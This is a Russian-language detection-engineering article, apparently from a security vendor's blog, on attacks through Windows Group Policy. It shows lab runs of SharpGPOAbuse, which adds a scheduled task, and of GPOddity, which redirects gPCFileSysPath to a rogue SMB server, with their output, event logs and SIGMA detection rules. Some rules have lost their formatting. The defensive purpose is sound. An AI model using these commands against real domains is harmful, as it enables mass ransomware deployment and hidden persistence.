

Атаки через групповые политики


 purpleshift.io/ru/articles/2024-10-05-gpo

5 октября 2024 г.

Group Policy Management



The permissions for this GPO in the SYSV with those in Active Directory. It is recommended that permissions be consistent. Contact an administrator to modify security on this GPO.



1. [Статьи](#)/

Групповые политики в Windows (**Group Policy Objects, GPO**) дают админам возможность контролировать настройки пользователей и компьютеров в доменной среде. Но эта же фишка в руках злоумышленников позволяет проводить различные атаки. Наиболее распространённый сценарий – массовый деплой шифровальщика на множество хостов, что мы не раз наблюдали в отчетах нашей команды GERT. Также групповые политики могут использоваться для скрытого закрепления в домене, где атакующие могут делать практически всё, что пожелают:

- Создавать новых локальных пользователей/админов
- Создавать вредоносные задачи в планировщике
- Создавать различные сервисы
- Запускать задачи из-под системы и/или пользователя
- Менять конфигурацию реестра
- И т.д.

Изменение атрибутов gPcMachineExtensionNames и gPcUserExtensionNames

Существует несколько инструментов, которые специально нацелены на компрометацию GPO. По функционалу все они похожи, поэтому остановимся на наиболее популярном (после MMC) из них [SharpGPOAbuse](#). Данный инструмент отлично показывает, какие изменения происходят при модификации GPO. В качестве примера создадим пользовательскую задачу в планировщике, которая будет запускаться из-под пользователя "labdomain.local\admin":

```

C:\>SharpGPOAbuse.exe --AddUserTask --TaskName "update" --Author labdomain.local\admin --Command "cmd.exe" --Arguments "/c whoami /all >> C:\adm.txt" --GPOName "mal pol" --TargetUsername labdomain.local\admin --Force
[+] Domain = labdomain.local
[+] Domain Controller = dc.labdomain.local
[+] Distinguished Name = CN=Pollicies,CN=System,DC=labdomain,DC=local
[+] GUID of "mal pol" is: {77828466-5508-40E6-AF08-91B085105CD6}
[+] Modifying \\labdomain.local\SysVol\labdomain.local\Policies\{77828466-5508-40E6-AF08-91B085105CD6}\User\Preferences\ScheduledTasks\ScheduledTasks.xml
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new immediate task. Wait for the GPO refresh cycle.
[+] Done!

```

В ходе выполнения модификации GPO, сначала происходит добавление новой задачи в виде xml в GPT, что расположен на SysVol. После этого меняется атрибут versionNumber и номер версии в файле GPT.ini на более высокий, чем есть сейчас, чтобы клиент при сравнении версии GPO с своей закешированной версией скачал более свежую.

Отследить подобные модификации нам поможет событие [5136](#) на изменение объектов AD:

	computer_name	Win_AttributeValue	Win_OperationType	Win_SubjectAccountName	Win_AttributeLDAPDisplayName	Win_EventID
18:07:48	dc.labdomain.local 1	65536	Value Added	bob	versionNumber	5136
18:07:48	dc.labdomain.local 1	[{00000000-0000-0000-0000-000000000000} {CAB54552-DEEA-4691-817E-ED4A4D1AFC72}][{AADCED64-746C-4633-A97C-D61349046527} {CAB54552-DEEA-4691-817E-ED4A4D1AFC72}]	Value Added	bob	gPCUserExtensionNames	5136

Так как мы создавали пользовательскую политику, то изменялось и значение атрибута **gPCUserExtensionNames**, в которой мы видим [GUIDs](#) от CSE:

- {00000000-0000-0000-0000-000000000000} - Core GPO Engine
- {CAB54552-DEEA-4691-817E-ED4A4D1AFC72} - Preference Tool CSE GUID Scheduled Tasks
- {AADCED64-746C-4633-A97C-D61349046527} - Preference CSE GUID Scheduled Tasks

После того, как политика применилась, запустится пользовательская задача:

	Time ↓	computer_name	eventtype_str	filecmdline	processcmdline	target_process_username
>	2023-11-28 18:51:12	dc.labdomain.local 1	ProcessCreated	cmd.exe /c whoami /all >> C:\adm.txt	C:\Windows\system32\svchost.exe -k netsvcs -p -s S schedule	LABDOMAIN\admin
>	2023-11-28 18:51:12	dc.labdomain.local 1	ProcessCreated	whoami /all	cmd.exe /c whoami /all >> C:\adm.txt	LABDOMAIN\admin

Для каждой из функций инструмента SharpGPOAbuse существует свой набор CSE, которые будут записываться в атрибуты пользователя или компьютера:

```
// update gPCMachineExtensionNames
String val1 = "";
String val2 = "";
if (function == "AddLocalAdmin" || function == "AddNewRights" || function == "NewStartupScript")
{

    if (function == "AddLocalAdmin" || function == "AddNewRights")
    {
        val1 = "827D319E-6EAC-11D2-A4EA-00C04F79F83A";
        val2 = "803E14A0-B4FB-11D0-A0D0-00A0C90F574B";
    }

    if (function == "NewStartupScript")
    {
        val1 = "42B5FAAE-6536-11D2-AE5A-0000F87571E3";
        val2 = "40B6664F-4972-11D1-A7CA-0000F87571E3";
    }
}
```

На основе данных CSE можно разработать SIGMA-правила обнаружения подобных политик. Вот правило для детектирования добавления новых привилегий через GPO:

```
title: Adding new privilege via GPO
description: Detects events of adding specific attributes for
gPCMachineExtensionNames
tags:
  - attack.privilege_escalation
  - attack.defense_evasion
  - attack.t1484
  - attack.t1484.001
logsource:
  product: windows
  service: security
detection:
  selectionEvent:
    EventID: 5136
    OperationType: 'Value Added'
    AttributeLDAPDisplayName: 'gPCMachineExtensionNames'
  selectionAttribute:
    AttributeValue|all:
      - '{827D319E-6EAC-11D2-A4EA-00C04F79F83A}'
      - '{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}'
  condition: selectionEvent and selectionAttribute
falsepositives:
  - Legitimate execution by system administrators.
level: medium
```

Детектирование добавления скриптов автозапуска через GPO:

```
title: Adding startup/logon script via GPO
description: Detects events of adding specific attributes for
gPCMachineExtensionNames or gPCUserExtensionNames
tags:
```

- attack.privilege_escalation
- attack.defense_evasion
- attack.persistence
- attack.t1484
- attack.t1484.001
- attack.t1547

logsource:

- product: windows
- service: security

detection:

- selectionEvent:
 - EventID: 5136
 - OperationType: 'Value Added'
 - AttributeLDAPDisplayName:
 - 'gPCMachineExtensionNames'
 - 'gPCUserExtensionNames'
- selectionAttribute:
 - AttributeValue|all:
 - '{42B5FAAE-6536-11D2-AE5A-0000F87571E3}'
 - '{40B6664F-4972-11D1-A7CA-0000F87571E3}'
- condition: selectionEvent and selectionAttribute

falsepositives:

- Legitimate activity by system administrators.

level: medium

Детектирование добавления новой задачи планировщика через GPO:

title: Adding sheduled task via gpo

description: Detects events of adding specific attributes for gPCMachineExtensionNames or gPCUserExtensionNames

tags:

- attack.privilege_escalation
- attack.defense_evasion
- attack.persistence
- attack.t1484
- attack.t1484.001
- attack.t1053
- attack.t1053.005

logsource:

- product: windows
- service: security


detection:

- selectionEvent:
 - EventID: 5136
 - OperationType: 'Value Added'
 - AttributeLDAPDisplayName:
 - 'gPCMachineExtensionNames'
 - 'gPCUserExtensionNames'
- selectionAttribute:
 - AttributeValue|all:
 - '{AADCED64-746C-4633-A97C-D61349046527}'
 - '{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}'

condition: selectionEvent and selectionAttribute
falsepositives:
- Legitimate activity by system administrators.
level: medium

Изменение атрибута gPCFileSysPath

В некоторых [сценариях](#) атакующий не может получить доступ к SysVol, из-за отсутствия прав на изменение GPT. Он получит следующую ошибку - несоответствие прав между разрешениями LDAP и SMB:



В таких случаях можно изменить атрибут GPC – **gPCFileSysPath**, где можно указать путь до подконтрольного атакующим сетевого ресурса, тем самым все клиенты, на кого распространяется политика, будут идти на данный ресурс. Подобным функционалом обладает инструмент [GPOddity](#). Он поднимает собственный SMB-сервер, где создает вредоносные политики, после чего изменяет путь до GPT, а после применения политик, восстанавливает старые из своего бэкапа:

```
hurel@kali:~/tools/gpo/GPOddity$ python gpoDDity.py --gpo-id E73E9B2-21D5-4A5B-A663-F8B90290F8D --domain 'labdomain.local' --username 'ATTACKER15' --password 'SecuredPassword' --command 'whoami /all >> C:\test_pot.txt' --rogue-smbserver-1 10.0.3.100.42 --rogue-smbserver-share 'testpot'

== GENERATING MALICIOUS GROUP POLICY TEMPLATE ==
[*] Downloading the legitimate GPO from SYSVOL
[*] Successfully downloaded legitimate GPO from SYSVOL to 'GPT_out' folder
[*] Injecting malicious scheduled task into downloaded GPO
[*] Successfully injected malicious scheduled task
[*] Initiating LDAP connection
[*] LDAP bind successful
[*] Updating downloaded GPO version number to ensure automatic GPO application
[*] Successfully updated downloaded GPO version number

== SPOOFING GROUP POLICY TEMPLATE LOCATION THROUGH gPCFileSysPath ==
[*] Modifying the gPCFileSysPath attribute of the GPC to '\\10.0.3.100.42\testpot'
[*] Successfully spoofed gpc gPCFileSysPath attribute
[*] Updating the versionNumber attribute of the GPC
[*] Successfully updated GPC versionNumber attribute
[*] Updating the extensionName attribute of the GPC
[*] Successfully updated GPC extensionName attribute

== LAUNCHING GPODDITY SMB SERVER AND WAITING FOR GPO REQUESTS ==
IF the attack is successful, you will see authentication logs of machines retrieving and executing the malicious GPO
Type CTRL+C when you're done. This will trigger cleaning actions

[*] Received an authentication request from LABDOMAIN\DC5,DC
[*] Validating user through netlogon service
[*] Successfully authenticated LABDOMAIN\DC5 through netlogon
[*] Granted access to LABDOMAIN\DC5,DC
[*] LABDOMAIN\DC5 requested 'gpt.ini' ; ATTACK PROBABLY WORKED FOR THIS HOST !
[*] LABDOMAIN\DC5 requested 'gpt.ini' ; ATTACK PROBABLY WORKED FOR THIS HOST !
```

Данную технику изменения атрибута gPCFileSysPath подсвечивал в своем блоге исследователь [Mark Gamache](#), когда работал в Microsoft. Однако ему ответили, что это не является багом – данные о групповых политиках могут храниться не только в системной папке SysVol, хотя [делать это не рекомендуется](#), потому что это может поломать некоторые механизмы Windows:

Group Policy Storage

Article • 05/31/2018

A GPO is a virtual object that is identified by a GUID and stored at the domain level.

The policy-setting information for a GPO is stored in the following locations:

- Group Policy container
- Group Policy template

The Group Policy container (GPC) is an Active Directory container that contains GPO properties, such as version information, GPO status, and other component settings.

The Group Policy template (GPT) is a file system folder that includes policy data specified by .adm files, security settings, script files, and information about applications that are available for installation. The GPT is located in the system volume folder (SysVol) in the domain \Policies subfolder.

It is possible to store data related to policy information outside the GPO. This method is not recommended because it bypasses the mechanisms that Windows-based computers use to back up, restore, delete, and replicate GPC and GPT files.

A GPO can be replicated to other domain controllers in two ways. The GPC is replicated using Active Directory replication, and the GPT is replicated by the File Replication Service. Policy settings from a GPO are applied only when the GPC and GPT are synchronized. For more information about Active Directory replication, see [Replication and Data Integrity](#).

Чтобы детектировать подобную технику, мы снова можем воспользоваться событием [5136](#), где будем отслеживать модификацию нужного нам атрибута **gPCFileSysPath**:

computer_name	Win_AttributeValue	Win_AttributeLDAPDisplayName	Win_ObjectDN
dc.labdomain.local	\\WIN-SHARE\FakeSysVol\	gPCFileSysPath	CN={3626AEFF-8076-4F96-BFFE-F93BAFA861DE},CN=Policies,CN=System,DC=labdomain,DC=local
dc.labdomain.local	\\WIN-SHARE\FakeSysVol\	gPCFileSysPath	CN={3626AEFF-8076-4F96-BFFE-F93BAFA861DE},CN=Policies,CN=System,DC=labdomain,DC=local
dc.labdomain.local	\\WIN-SHARE\FakeSysVol\	gPCFileSysPath	CN={3626AEFF-8076-4F96-BFFE-F93BAFA861DE},CN=Policies,CN=System,DC=labdomain,DC=local
dc.labdomain.local	\\10.63.100.42\testattack	gPCFileSysPath	CN={E2E5E983-22D5-4AC6-A663-F0B902990F8D},CN=Policies,CN=System,DC=labdomain,DC=local
dc.labdomain.local	\\10.63.100.42\malicious	gPCFileSysPath	CN={E2E5E983-22D5-4AC6-A663-F0B902990F8D},CN=Policies,CN=System,DC=labdomain,DC=local
dc.labdomain.local	\\10.63.100.42\malicious	gPCFileSysPath	CN={E2E5E983-22D5-4AC6-A663-F0B902990F8D},CN=Policies,CN=System,DC=labdomain,DC=local
dc.labdomain.local	\\10.63.100.42\testpol	gPCFileSysPath	CN={7E67923C-5444-4D9D-B968-4CA328E08AA9},CN=Policies,CN=System,DC=labdomain,DC=local
dc.labdomain.local	\\10.63.100.42\testpol	gPCFileSysPath	CN={7E67923C-5444-4D9D-B968-4CA328E08AA9},CN=Policies,CN=System,DC=labdomain,DC=local
dc.labdomain.local	\\10.63.100.42\testpol	gPCFileSysPath	CN={E2E5E983-22D5-4AC6-A663-F0B902990F8D},CN=Policies,CN=System,DC=labdomain,DC=local

В исключения нужно добавить события, которые генерируются при создании нового GPO, где в атрибуте указан нормальный путь до GPT:

\\<domain>\SysVol\<domain>\Policies\<GPO GUID>

computer_name	Win_AttributeValue	Win_AttributeLDAPDisplayName	Win_ObjectDN	Win_OperationType	Win_SubjectAccountName
dc.labdomain.local	\\labdomain.local\SysVol\labdomain.local\Policies\F0E2581D-98BA-4718-B356-658198EB496D	gPCFileSysPath	CN={F0E2581D-98BA-4718-B356-658198EB496D},CN=Policies,CN=System,DC=labdomain,DC=local	Value Added	admin
dc.labdomain.local	\\labdomain.local\SysVol\labdomain.local\Policies\409A30F7-08FE-4E3B-A97B-4D5E321C335	gPCFileSysPath	CN={409A30F7-08FE-4E3B-A97B-4D5E321C335},CN=Policies,CN=System,DC=labdomain,DC=local	Value Added	admin
dc.labdomain.local	\\labdomain.local\SysVol\labdomain.local\Policies\77828486-5580-08E6-AF06-918D85185CD6	gPCFileSysPath	CN={77828486-5580-08E6-AF06-918D85185CD6},CN=Policies,CN=System,DC=labdomain,DC=local	Value Added	admin
dc.labdomain.local	\\labdomain.local\SysVol\labdomain.local\Policies\52E04FFB-DF97-461E-03D2-16C3248D23A2	gPCFileSysPath	CN={52E04FFB-DF97-461E-03D2-16C3248D23A2},CN=Policies,CN=System,DC=labdomain,DC=local	Value Added	admin
dc.labdomain.local	\\labdomain.local\SysVol\labdomain.local\Policies\825E6C83-7794-492B-994B-1ED0165990CE	gPCFileSysPath	CN={825E6C83-7794-492B-994B-1ED0165990CE},CN=Policies,CN=System,DC=labdomain,DC=local	Value Added	admin
dc.labdomain.local	\\labdomain.local\SysVol\labdomain.local\Policies\EB5A0931-08D7-4804-B2DA-FF325E8A4077	gPCFileSysPath	CN={EB5A0931-08D7-4804-B2DA-FF325E8A4077},CN=Policies,CN=System,DC=labdomain,DC=local	Value Added	admin
dc.labdomain.local	\\labdomain.local\SysVol\labdomain.local\Policies\3F648F6-38D0-46CB-0B7F-F0D87A64E4A2	gPCFileSysPath	CN={3F648F6-38D0-46CB-0B7F-F0D87A64E4A2},CN=Policies,CN=System,DC=labdomain,DC=local	Value Added	admin
dc.labdomain.local	\\labdomain.local\SysVol\labdomain.local\Policies\1E78E781-424D-424D-B7F9-CD7C4432BAEE	gPCFileSysPath	CN={1E78E781-424D-424D-B7F9-CD7C4432BAEE},CN=Policies,CN=System,DC=labdomain,DC=local	Value Added	admin

В итоге правило для детектирования изменения атрибута gPCFileSysPath выглядит так:

title: Setting the gPCFileSysPath attribute

description: Detects changing the gPCFileSysPath attribute.

tags:

- attack.privilege_escalation
- attack.defence_evasion
- attack.t1484
- attack.t1484.001

logsource:

product: windows

service: security

detection:

selection:

EventID: 5136

AttributeLDAPDisplayName: 'gPCFileSysPath'

OperationType: 'Value Added'

filter:

AttributeValue|re: '(?i)\\\\\\\\(?<domain>[\\w.-]+)\\\\sysvol\\\\\\\\k<domain>\\\\'

condition: selection and not filter

falsepositives:

- Unlikely

level: high